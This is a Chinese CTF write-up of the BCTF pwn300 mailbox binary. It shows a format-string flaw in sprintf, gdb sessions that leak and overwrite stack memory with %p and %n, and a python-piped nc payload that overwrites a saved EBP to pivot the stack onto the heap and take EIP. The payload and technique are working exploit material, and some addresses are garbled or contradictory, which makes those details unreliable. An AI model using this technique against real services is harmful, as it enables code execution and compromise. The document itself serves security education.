root@cloud001: ~/Desktop/octopress      x root@cloud001: ~/Desktop/workspace
root@cloud001: ~/Desktop/qingbao# nc 218.2.197.244 2337
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
1
To: bctf
Subject: pwn300
Body: keep on pwning!
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
2
TODO: unimplemented.
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
```

当然我们要做的不是写写邮件那么简单，我们需要获取邮件服务器上的 flag，根据提供的可执行文件 `mailbox_177d7690bb16ccae7f7e6406a643ca05`，来分析下它隐藏的漏洞，并利用漏洞进行 cat flag。

### 0x01 漏洞定位

利用 IDA 分析 `mailbox_177d7690bb16ccae7f7e6406a643ca05` 后发现，在函数 `Sub_08048D73` 处存在 sprintf 格式化漏洞，`Sub_08048C07` 函数执行的是查看指定编号的邮件内容的功能，下面就称之为 `ShowOneMail` 函数，其伪代码如下：

```

signed int __cdecl ShowOneMail(int fd, int a2)
{
    signed int result; // eax@3
    int v3; // ST1C_4@4

    if ( a2 >= 0 && a2 < NUM_outbox )
    {
        v3 = (int)*(&mailPtrList + a2);
        sprintf(fd, "To: %s\n", *(&mailPtrList + a2));
        sprintf(fd, "Subject: %s\n", v3 + 0x20);
        sprintf(fd, (const char *) (v3 + 0x60)); // Format overflow, lead to arbitrary memory overwrite
        sprintf(fd, "\n-----\n");
        result = 0;
    }
    else
    {
        sprintf(fd, "fetch mail failed.\n");
        result = 1;
    }
    return result;
}

```

对应的汇编指令如下：

• .text:08048DE7	mov	eax, dword ptr [ebp+var_C]
• .text:08048DEA	add	eax, 60h
• .text:08048DED	mov	[esp+4], eax ; format
• .text:08048DF1	mov	eax, [ebp+Fd]
• .text:08048DF4	mov	[esp], eax ; fd
• .text:08048DF7	call	sprintf

在 0x08048DF7 处调用 sprintf 函数往 fd 描述符中打印内存 ebp+var\_C+60 处的字符串，ebp+var\_C+60 是邮件内容(body)，是用户可控的，这是个典型的格式化漏洞，一般都可能导致任意内存的读写。

这里顺便提下邮件在内存中是如何布局的，每一份邮件分为 3 个部分，分别是收件人(to)，主题(subject)，以及邮件内容(body)，程序中为每一份邮件在堆上分配 0x160 字节大小的堆块，其中收件人占了前 0x20 字节，主题占用接下来的 0x40 字节，最后的邮件内容占用 0x100 字节。



sprintf 函数原型为 int \_\_cdecl sub\_80491A2(int fd, char \*format, char)

为方便调试就直接将其命名为 sprintf

```

.text:080491A2 ; Attributes: bp-based frame
.text:080491A2
.text:080491A2 ; int __cdecl sub_80491A2(int fd, char *format, char)
.text:080491A2 sub_80491A2 proc near ; CODE XREF: sub_80489C5+14Tp
; sub_80489C5+27Tp ...
.text:080491A2
.text:080491A2 arg = dword ptr -18h
.text:080491A2 var_14 = dword ptr -14h
.text:080491A2 n = dword ptr -10h
.text:080491A2 buf = dword ptr -8Ch
.text:080491A2 fd = dword ptr 8
.text:080491A2 format = dword ptr 0Ch
.text:080491A2 arg_8 = byte ptr 10h
.text:080491A2
.text:080491A2 push ebp
.text:080491A2 mov ebp, esp
.text:080491A2 sub esp, 28h
.text:080491A2 lea eax, [ebp+arg_8]
.text:080491A2 mov [ebp+arg], eax
.text:080491A2 mov eax, size
.text:080491A2 mov [esp], eax ; size
.text:080491B6 call _malloc
.text:080491B8 mov [ebp+buf], eax
.text:080491BE mov edx, [ebp+arg]
.text:080491C1 mov eax, size
.text:080491C6 mov [esp+8Ch], edx ; arg
.text:080491CA mov edx, [ebp+format]
.text:080491CD mov [esp+8], edx ; format
.text:080491D1 mov [esp+4], eax ; maxlen
.text:080491D5 mov eax, [ebp+buf]
.text:080491D8 mov [esp], eax ; s

```

## 0x02 漏洞调试

调试前我们先检测下 `mailbox_177d7690bb16ccae7f7e6406a643ca05` 的以下安全属性,

```
root@cloud001: ~/Desktop/octopress      x  root@cloud001: ~/Desktop/workspace_C/
gdb-sigma$ checksec  mailbox_177d7690bb16ccae7f7e6406a643ca05
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-sigma$
```

程序只开启了 NX, PIE 和 RELRO 是关闭的, 看来限制不是很严, 根据官方提供的 libc 库文件, 应该可以构造 ROP 链进行利用来执行代码, 有了明确的利用方向后, 接下来就要按照这个方向来调试漏洞。

本地运行 `mailbox_177d7690bb16ccae7f7e6406a643ca05`, 使用 `gdb Attach` 进行调试, 在 `0x8048DF7` 处下断点, 切记 `gdb` 下要设置 `set follow-fork-mode child`。

接着使用 `nc` 连接邮件系统, 写一封邮件, 然后再查看该邮件内容, 最后程序就会中断在 `0x8048D73` 处。

```
EIP: 0x8048df7 (call 0x80491a2)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[...]
0x8048ded:    mov    DWORD PTR [esp+0x4],eax
0x8048df1:    mov    eax,DWORD PTR [ebp+0x8]
0x8048df4:    mov    DWORD PTR [esp],eax
=> 0x8048df7: call   0x80491a2
0x8048dfc:    mov    DWORD PTR [esp+0x4],0x8049476
0x8048e04:    mov    eax,DWORD PTR [ebp+0x8]
0x8048e07:    mov    DWORD PTR [esp],eax
0x8048e0a:    call   0x80491a2
Guessed arguments:
arg[0]: 0x4
arg[1]: 0x804c948 ("can you exploit it?")
[...]
0000| 0xbffff320 --> 0x4
0004| 0xbffff324 --> 0x804c948 ("can you exploit it?")
0008| 0xbffff328 --> 0x804c908 ("bctf-pwn300")
0012| 0xbffff32c --> 0xbff000a31
0016| 0xbffff330 --> 0xbffff358 --> 0x1
0020| 0xbffff334 --> 0x19
0024| 0xbffff338 --> 0x19
0028| 0xbffff33c --> 0x804c8e8 ("random")
[...]
Legend: code, data, rodata, value
Breakpoint 1, 0x08048df7 in ?? ()
=> 0x08048df7: e8 a6 03 00 00  call   0x80491a2
gdb-sigma$
```

分析下此时的栈内存数据,

```

root@cloud001: ~/Desktop/o... x root@cloud001: ~/Desktop/... x root@cloud001: ~/Desktop/q... x root@cloud001: ~/D...
gdb-sigma$ reg
EAX: 0x4
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xb7e903c0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0
0
ESP: 0xbffff320 --> 0x4
eIP: 0x8048d17 (call 0x80491a2)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
gdb-sigma$ telescope 0xbffff320 0x0c
0000| 0xbffff320 --> 0x4
0004| 0xbffff324 --> 0x804c948 ("can you exploit it?")
0008| 0xbffff328 --> 0x804c908 ("bctf-pwn300")
0012| 0xbffff32c --> 0xbff000a31
0016| 0xbffff330 --> 0xbffff358 --> 0x1
0020| 0xbffff334 --> 0x19
0024| 0xbffff338 --> 0x19
0028| 0xbffff33c --> 0x804c8e8 ("random")
0032| 0xbffff340 --> 0xbffff35c --> 0x804c908 ("bctf-pwn300")
0036| 0xbffff344 --> 0xbffff35c --> 0x804c908 ("bctf-pwn300")
0040| 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 -->
x0
0044| 0xbffff34c --> 0x8048cbb (leave )
gdb-sigma$ 

```

0000  0xbffff320 --> 0x4	//文件描述符
0004  0xbffff324 --> 0x804c948 ("can you exploit it?")	//邮件内容
0008  0xbffff328 --> 0x804c908 ("bctf-pwn300")	//邮件主题
0012  0xbffff32c --> 0xbff000a31	
0016  0xbffff330 --> 0xbffff358 --> 0x1	
0020  0xbffff334 --> 0x19	
0024  0xbffff338 --> 0x19	
0028  0xbffff33c --> 0x804c8e8 ("random")	//收件人
0032  0xbffff340 --> 0xbffff35c --> 0x804c908 ("bctf-pwn300")	
0036  0xbffff344 --> 0xbffff35c --> 0x804c908 ("bctf-pwn300")	
0040  0xbffff348 --> 0xbffff378	//上一个栈帧 EBP
0044  0xbffff34c --> 0x8048cbb (leave )	//返回地址

0x0bffff320 内存中的 0x4 表示一个文件描述符 fd，即 sprintf 要往哪里打印。

0xbffff324 存放了 sprintf 函数的 2 个参数，0x804c948 是邮件内容所在的内存地址，该地址位于堆区，之前已经简单分析了邮件的内存布局，这个就在提下，0x804c8e8 是邮件的收件人，该地址就是堆块的起始地址， $0x804c8e8+0x20 = 0x804c908$  是邮件的主题， $0x804c908+0x40=0x804c948$  是邮件的内容，这个地址也就是 sprintf 的第二个参数，我们可以控制这个参数来触发一个格式化漏洞。

再写一封邮件内容包含%p 的邮件来测试下这个格式化漏洞，

```

root@cloud001: ~/Desktop/workspace...  root@cloud001: ~/Desktop/qingbao  root@cloud001: ~/Desktop/qingbao
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
1
To: random
Subject: test
Body: bctf%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
[0] Back
[1] Subject: bctf-pwn300
[2] Subject: test
2
To: random
Subject: test

```

堆栈信息：

```

root@cloud001: ~/Desktop/workspace...  root@cloud001: ~/Desktop/qingbao  root@cloud001: ~/Desktop/qingbao  root@cloud001: ~/Desktop/qingbao
0x8048ded:    mov    DWORD PTR [esp+0x4],eax
0x8048df1:    mov    eax,DWORD PTR [ebp+0x8]
0x8048df4:    mov    DWORD PTR [esp],eax
=> 0x8048df7: call   0x80491a2
0x8048dfc:    mov    DWORD PTR [esp+0x4],0x8049476
0x8048e04:    mov    eax,DWORD PTR [ebp+0x8]
0x8048e07:    mov    DWORD PTR [esp],eax
0x8048ea0:    call   0x80491a2
Guessed arguments:
arg[0]: 0x4
arg[1]: 0x804cab0 ("bctf%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p")
[--- stack ---]
0000| 0xfffff320 --> 0x4
0004| 0xfffff324 --> 0x804cab0 ("bctf%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p")
0008| 0xfffff328 --> 0x804ca70 ("test")
0012| 0xfffff32c --> 0xbff000a32
0016| 0xfffff330 --> 0xfffff358 --> 0x2
0020| 0xfffff334 --> 0x12
0024| 0xfffff338 --> 0x12
0028| 0xfffff33c --> 0x804ca50 ("random")
[---]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048df7 in ?? ()
=> 0x08048df7: e8 a6 03 00 00 call   0x80491a2
edb-signal

```

查看邮件内容会将栈中的内容打印出来：

```

root@cloud001: ~/Desktop/workspace....  root@cloud001: ~/Desktop/qingbao  root@cloud001: ~/Desktop/qingbao  root@cloud001: ~/Desktop/qingbao
To: random
Subject: test
Body: bctf%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
[0] Back
[1] Subject: bctf-pwn300
[2] Subject: test
2
To: random
Subject: test
bctf0x804ca700xbff000a320xbffff3580x120x120x804ca500xbffff35c0xbffff35c0xbffff3780x8048ccb0x40x10x20x804ca700xbff
3880x1d0x20x20x10x80483a0xbffff3a80x8048a980x40x8049340(nil)(nil)0xbffff3d80xb7ff59c0
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####

```

接下来测试下是否可以进行内存写，在邮件内容中使用 `bctf%23c%1$n` 进行验证，

```

root@cloud001: ~/Desktop/workspace....  x / root@cloud001: ~/Desktop/qingbao
root@cloud001: ~/Desktop/qingbao# nc 127.0.0.1 2337
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
1
To: random
Subject: test again
Body: bctf%23c%1$n
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
3
[0] Back
[1] Subject: test again
1
To: random
Subject: test again
bctf
#####

```

堆栈信息：

```

EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[...]
0x08048ded:    mov      DWORD PTR [esp+0x4],eax
0x08048df1:    mov      eax,DWORD PTR [ebp+0x8]
0x08048df4:    mov      DWORD PTR [esp],eax
=> 0x08048df7:  call     0x80491a2
0x08048dfc:    mov      DWORD PTR [esp+0x4],0x8049476
0x08048e04:    mov      eax,DWORD PTR [ebp+0x8]
0x08048e07:    mov      DWORD PTR [esp],eax
0x08048e0a:    call     0x80491a2
Guessed arguments:
arg[0]: 0x4
arg[1]: 0x804c948 ("bctf%23c%1$n")
[...]
0000| 0xbffff320 --> 0x4
0004| 0xbffff324 --> 0x804c948 ("bctf%23c%1$n")
0008| 0xbffff328 --> 0x804c908 --> 0x1b
0012| 0xbffff32c --> 0xbff000a31
0016| 0xbffff330 --> 0xbffff358 --> 0x1
0020| 0xbffff334 --> 0xf
0024| 0xbffff338 --> 0xf
0028| 0xbffff33c --> 0x804c8e8 ("random")
[...]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048df7 in ?? ()
=> 0x08048df7: e8 a6 03 00 00 call    0x80491a2

```

查看邮件内容发现邮件的主题内容发生变化，显然内存被重写了：

```

root@cloud001: ~/Desktop/workspace....  x / root@cloud001: ~/Desktop/qingbao
root@cloud001: ~/Desktop/qingbao# nc 127.0.0.1 2337
To: random
Subject: test again
bctf
#####
1. Compose mail
2. Show inbox
3. Show outbox
4. Delete a mail in outbox
5. Exit
#####
3
[0] Back
[1] Subject: [0x804c8e8]
1
To: random
Subject: [0x804c8e8]

```

分析下发生这种情况的原因，先看下此时的栈：

```

root@cloud001: ~/Desktop/workspace_... x root@cloud001: ~/Desktop/qingbao x root@cloud001: ~/Desktop/qingba...
EAX: 0x4
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xb7e903c0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0xbffff448 --> 0xbffff4c8
ESP: 0xbffff320 --> 0x4
EIP: 0x8048df7 (call 0x80491a2)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
gdb-sigma$ telescope 0xbffff320 0x0c
0000| 0xbffff320 --> 0x4
0004| 0xbffff324 --> 0x804c948 ("bctf%23c%1$n")
0008| 0xbffff328 --> 0x804c908 --> 0x1b
0012| 0xbffff32c --> 0xbff000a31
0016| 0xbffff330 --> 0xbffff358 --> 0x1
0020| 0xbffff334 --> 0xf
0024| 0xbffff338 --> 0xf
0028| 0xbffff33c --> 0x804c8e8 ("random")
0032| 0xbffff340 --> 0xbffff35c --> 0x804c908 --> 0x1b
0036| 0xbffff344 --> 0xbffff35c --> 0x804c908 --> 0x1b
0040| 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0xbffff448 --> 0xbffff4c8
0044| 0xbffff34c --> 0x8048ccb (leave )

```

显然是 sprintf 在接收字符串 bctf%23c%1\$n，将其当做格式化字符串，此时就会导致 sprintf 函数将 len(bctf) + 23 = 27 = 0x1b 写入到 sprintf 的第三个参数的内存中，即 0xbffff328，而是实际上这里的 sprintf 调用根本就不存在第 3 个或者更多的参数。

所以通过控制邮件的内容我们已经可以做到任意内存的读写了。

### 0x03 漏洞利用

能够实现内存的读写可以说已经成功三分之一，接下来要实现的是如何通过内存写来控制程序流，显然我们不可能直接覆盖堆栈中的 EIP，因为覆盖不到，即使可以覆盖，我们可以控制的数据都分布在堆上，如此我们就不需要考虑如何在栈上构造 ROP 链来执行代码。

溢出的方向是要在堆上构造 ROP 链，并让程序执行。这样就要求 ESP 指向堆，而 ESP 的值是无法通过覆盖直接修改。转化下思路，可以先将 EBP 覆盖为堆上的地址，再通过程序后续可能会执行 mov esp, ebp 或者 leave 等堆栈平衡的指令，来间接的将 ESP 指向堆区，进而有机会执行构造在堆上的 ROP 链。

先看下当前栈帧的结构：

```

root@cloud001: ~/Desktop/workspace_... x root@cloud001: ~/Desktop/qingbao x root@cloud001: ~/Desktop/qingba...
EAX: 0x4
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xb7e903c0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0xbffff448 --> 0xbffff4c8
ESP: 0xbffff320 --> 0x4
EIP: 0x8048df7 (call 0x80491a2)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
gdb-sigma$ telescope 0xbffff320 0x0c
0000| 0xbffff320 --> 0x4
0004| 0xbffff324 --> 0x804c948 ("bctf")
0008| 0xbffff328 --> 0x804c908 ("test")
0012| 0xbffff32c --> 0xbff000a31
0016| 0xbffff330 --> 0xbffff358 --> 0x1
0020| 0xbffff334 --> 0x12
0024| 0xbffff338 --> 0x12
0028| 0xbffff33c --> 0x804c8e8 ("random")
0032| 0xbffff340 --> 0xbffff35c --> 0x804c908 ("test")
0036| 0xbffff344 --> 0xbffff35c --> 0x804c908 ("test")
0040| 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0xbffff448 --> 0xbffff4c8
0044| 0xbffff34c --> 0x8048ccb (leave )

```

当前 EBP 为 0xbffff348，图中的 EBP 链放映了函数的调用层次，当前函数属于最内层，上层调用函数的 EBP 为 0xbffff378，再上一层的调用函数的 EBP 为 0xbffff3a8，我们可以修改的是上上层调用函数的 EBP，也就是 0xbffff3a8（以及更往前的调用函数的 EBP）。

为了使 ESP 执行堆区，前提是覆盖 EBP 后，程序最后会执行 mov esp, ebp 或者 leave 指令，并且在这之前不会发生内存访问异常，通过 IDA 来跟踪下程序是如何从当前函数返回到上层的调用函数：

注：函数调用关系如下：

MailProcess (Sub\_0x80489C5) ->ShowOutMail (Sub\_0x8048C07) ->ShowOneMail

当前函数 ShowOneMail 返回到上层函数 ShowOutMail (Sub\_0x8048C07) :

```

IDA ViewA | Pseudocode-F | Pseudocode-B | Pseudocode-A
call    sprintf
mov     eax, dword ptr [ebp+var_C]
add     eax, 60h
mov     [esp+4], eax ; format
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    sprintf
mov     dword ptr [esp+4], offset asc_8049476 ; "\n-----\n"
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    sprintf
mov     eax, 0
.text:08048E14 locret_8048E14:
.text:08048E14 leave
ret
.text:08048E15 ShowOneMail endp

```

ShowOutMail 函数继续返回到上层函数 MailProcess 中：

```

IDA ViewA | Pseudocode-F | Pseudocode-B | Pseudocode-A
mov     eax, [ebp+var_10]
sub     eax, 1
mov     [esp+4], eax ; int
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    ShowOneMail
.text:08048CBB locret_8048CBB:
.text:08048CBB leave
ret
.text:08048CBC Fun3_ShowOutMail endp

```

程序进一步跳转到 MailProcess 函数 (Sub\_0x80489C5) 中的 loc\_80489CB 处执行：

```

IDA ViewA | Pseudocode-F | Pseudocode-B | Pseudocode-A
mov     eax, [ebp+fd]
mov     [esp], eax ; fd
call    fun3_ShowOutMail
jmp    short loc_8048AC2

```

在 loc\_80489CB 这里将涉及到 EBP 的内存访问操作，主要执行了 sprintf 函数的第一个参数，文件描述符的获取，在利用中，**覆盖 EBP 后我们不仅要保证 EBP 所指向的内存可访问，又要保证 EBP+fd 处的值是个正确的文件描述符，这个值可以通过任意内存读来获取。**

```

.text:00489CB loc_80489CB:
.text:00489CB    mov    eax, [ebp+fd] ; fd
.text:00489D3    mov    [esp], eax ; fd
.text:00489D6    call   Operationchoice
.text:00489D9    mov    eax, [ebp+fd]
.text:00489E0    mov    [esp], eax ; fd
.text:00489E6    call   Operationchoice
.text:00489E9    mov    eax, [ebp+fd]
.text:00489EC    mov    [esp], eax ; fd
.text:00489F1    call   Operationchoice
.text:00489F9    mov    eax, [ebp+fd]
.text:00489FC    mov    [esp], eax ; fd
.text:00489FF    call   Operationchoice
.text:0048A04    mov    eax, [ebp+fd]
.text:0048A0C    mov    [esp], eax ; fd
.text:0048A0F    call   Operationchoice
.text:0048A12    mov    eax, [ebp+fd]
.text:0048A17    mov    [esp], eax ; fd
.text:0048A1F    call   Operationchoice
.text:0048A22    mov    eax, [ebp+fd]
.text:0048A25    mov    [esp], eax ; fd
.text:0048A2A    call   Operationchoice
.text:0048A32    mov    eax, [ebp+fd]
.text:0048A35    mov    [esp], eax ; fd
.text:0048A38    call   Operationchoice
.text:0048A3D    mov    eax, [ebp+fd]
.text:0048A45    mov    [esp], eax ; fd
.text:0048A48    call   Operationchoice
.text:0048A50    mov    eax, [ebp+fd]

```

最后在 MailProcess 函数里会调用 OperationChoice ( loc\_8048F27 ) 来获取用户的操作选择，程序将操作分为 5 种，并将这 5 种操作函数放入一个函数地址表 Function\_Table 中，通过不同的选择调用不同的处理函数。

```

.text:0048A50
.text:0048A53
.text:0048A56
.text:0048A5B
.text:0048A5E
.text:0048A62
.text:0048A64
.text:0048A67
.text:0048A6A
.text:0048A6F
.text:0048A71
.text:0048A73
.text:0048A73 composeMail:
.text:0048A73    mov    eax, [ebp+fd]
.text:0048A73    mov    [esp], eax ; fd
.text:0048A73    call   Operationchoice
.text:0048A73    mov    [ebp+choiceResult], eax
.text:0048A73    cmp    [ebp+choiceResult], 5
.text:0048A73    ja     short InvalidInput
.text:0048A73    mov    eax, [ebp+choiceResult]
.text:0048A73    shl    eax, 2
.text:0048A73    add    eax, offset Function_Table
.text:0048A73    mov    eax, [eax]
.text:0048A73    jmp    eax

.text:0048A73 ; DATA XREF: .rodata:00493C810
.composeMail:
.text:0048A73    mov    eax, [ebp+fd]
.text:0048A73    mov    [esp], eax ; fd
.text:0048A73    call   FUN1_ComposeMail
.text:0048A73    jmp    short loc_8048AC2

.text:0048A80
.text:0048A80 showInBox:
.text:0048A80    mov    eax, [ebp+fd]
.text:0048A80    mov    [esp], eax ; fd
.text:0048A80    call   FUN2_ShowInMail
.text:0048A80    jmp    short loc_8048AC2

.text:0048A8D
.text:0048A8D showOutBox:
.text:0048A8D    mov    eax, [ebp+fd]
.text:0048A8D    mov    [esp], eax ; fd
.text:0048A8D    call   FUN3_ShowOutMail

```

在这 5 种功能函数中，有个退出邮件系统的函数 exitMailSystem,该函数仅仅执行的指令是 leave ; retn 。

这个 exitMailSystem 的调用正好可以将已经被修改的 EBP 的值传递给 ESP，**如果这个值刚好指向可以控制的堆区地址，最后 ret 将会使程序执行堆上的代码。由于程序开启了 NX 保护，但是 PIE 是关闭的，只要在堆上构造 ROP，就可以绕过 NX 执行代码。**

```

.text:08048A9D      mov    [esp], eax           ; fd
.text:08048AA0      call   fun4_DeleteMail
.text:08048AA5      jmp    short loc_8048AC2
.text:08048AA7      ;
.text:08048AA7 exitMailSystem:                 ; DATA XREF: .rodata:080493D810
.text:08048AA7      mov    eax, 0
.text:08048AAC      imo    short locret_8048AC7
.text:08048AAE      ;
.text:08048AAE InvalidInput:                  ; CODE XREF: mailProcess+901j
.text:08048AAE      mov    dword ptr [esp+4], offset aInvalidOption_ ; "invalid option.\n"
.text:08048AB0      mov    eax, [ebp+fd]
.text:08048AB1      mov    [esp], eax           ; fd
.text:08048ABC      call   sprintf
.text:08048AC1      nop
.text:08048AC2      ;
.text:08048AC2 loc_8048AC2:                  ; CODE XREF: mailProcess+B91j
.text:08048AC2      jmp    loc_80489CB
.text:08048AC2 mailProcess:                   ; mailProcess+C61j ...
.text:08048AC2      endp
.text:08048AC2      ;
.text:08048AC7      ;
.text:08048AC7 START_OF_FUNCTION_CHUNK_FOR_mailProcess
.text:08048AC7      ;
.text:08048AC7 locret_8048AC7:                ; CODE XREF: mailProcess+E71j
.text:08048AC7      leave
.text:08048AC8      retn
.text:08048AC8      ;
.text:08048AC8 END_OF_FUNCTION_CHUNK_FOR_mailProcess
.text:08048AC8      ;

```

通过以上的分析，大致可以将整个漏洞利用的过程分为三大步骤：

第1步，是通过写邮件，在邮件内容中构造一段可以将 MailProcess 函数的 EBP 指向堆区的数据，同时通过邮件在堆区构造 ROP 链

第2步，通过查看邮件内容，程序会调用函数 ShowOneMail 从而触发格式化漏洞，将 MailProcess 函数的 EBP 指向堆区

第3步，删除该邮件，程序调用 exitMailSystem，函数执行 leave;ret 指令，使程序的 ESP 指向堆区上的 ROP 链，并执行代码。

接下来，我们来实现通过覆盖 EBP 来将程序的 EIP 指向堆区。

构造以下输入：

```
python -c ' print "1"+"\\x0a" + "random"+"\\x0a" + "\\x04\\x00\\x00\\x00"*5+"\\x0a" + "%134531336c%9$n"+"\\x0a" + "3"+"\\x0a" + "1"+"\\x0a" + "5" ' | nc 127.0.0.1 2337
```

"1"+"\\x0a" 表示写一封邮件

"random"+"\\x0a" 表示邮件接受者

"\\x04\\x00\\x00\\x00"\*5+"\\x0a" 表示邮件主题，此处为"\x04\x00\x00\x00"  
代表文件描述符为 4，可通过读取内存获取

"%134531336c%9\$n"+"\\x0a" 表示邮件内容，134531336=0x0x8048dfc，  
最后这段数据会被 sprintf 作为格式化参数执行，并进上上层的函数 EBP 值  
修改为 0x0x8048df

"3"+"\\x0a" 表示查看已发送的邮件列表

"1"+"\\x0a" 表示查看邮件标号为 1 的邮件内容

"5" 退出邮件系统

程序调用 sprintf 打印标号为 1 的邮件内容前, 上上层函数的 EBP=0xbffff3a8

```
root@cloud001: ~/Desktop/wo... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin...
EAX: 0x4
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xb7e903c0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff348 --> 0xbffff378 --> 0xbffff3a8 --> 0xbffff3d8 --> 0xbffff418 --> 0xbffff448 --> 0xbffff4c8 --> 0x0
ESP: 0xbffff320 --> 0x4
EIP: 0x8048df7 (call 0x80491a2)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
gdb-sigma$
```

程序将字符串 %134531336c%9\$n 作为格式化参数执行后, 上上层函数的 EBP 被修改为 0x804c908 = 134531336 , 该内存地址指向的正好是第一封邮件的主题 Subject 内容, 这个堆内存的数据是可控的。

```
root@cloud001: ~/Desktop/wo... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin...
gdb-sigma$ reg
EAX: 0x1be10
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xb7e903c0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff348 --> 0xbffff378 --> 0x804c908 --> 0x4
ESP: 0xbffff320 --> 0x4
EIP: 0x8048dfc (mov DWORD PTR [esp+0x4],0x8049476)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

程序调用 OperationChoice ( loc\_8048F27) 来获取用户的操作选择, 此时 eax=5, 表示选择退出邮件系统, 注意此时的 EBP=0x804c908

```
root@cloud001: ~/Desktop/wo... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin...
EAX: 0x5
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xa ('\n')
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x804c908 --> 0x4
ESP: 0xbffff380 --> 0x4
EIP: 0x8048a5b (mov DWORD PTR [ebp-0xc],eax)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
gdb-sigma$ x/5i $eip-5
0x8048a56: call 0x8048eef
=> 0x8048a5b: mov DWORD PTR [ebp-0xc],eax
0x8048a5e: cmp DWORD PTR [ebp-0xc],0x5
0x8048a62: ja 0x8048aae
0x8048a64: mov eax,DWORD PTR [ebp-0xc]
```

程序调用退出邮件系统函数 exitMailSystem, 程序将执行 leave;ret 指令,

```
root@cloud001: ~/Desktop/wo... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin... root@cloud001: ~/Desktop/qin...
Legend: code, data, rodata, value
0x08048a71 in ?? ()
=> 0x08048a71: ff e0 jmp eax
gdb-sigma$ i r $eax
eax 0x8048aa7 0x8048aa7
gdb-sigma$ x/2i 0x8048aa7
0x8048aa7: mov eax,0x0
0x8048aac: jmp 0x8048ac7
gdb-sigma$ x/2i 0x8048ac7
0x8048ac7: leave
0x8048ac8: ret
```

最后 ESP 成功指向堆区邮件主题的数据区，同时 EIP 也变成 0x04,成功控制 EIP。

```

root@cloud001: ~/Desktop/wo... x root@cloud001: ~/Desktop/qin... x root@cloud001: ~/Desktop/qin... x root@cl
=> 0x00000004: Cannot access memory at address 0x4
gdb-sigma> reg
EAX: 0x0
EBX: 0xb7e8eff4 --> 0x15ed7c
ECX: 0xa ('\n')
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x4
ESP: 0x804c910 --> 0x4
EIP: 0x4
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
gdb-sigma$ 
gdb-sigma$ 
gdb-sigma$ 
gdb-sigma$ x/20xw $esp
0x804c910: 0x00000004 0x00000004 0x00000004 0xb7e8f500

```

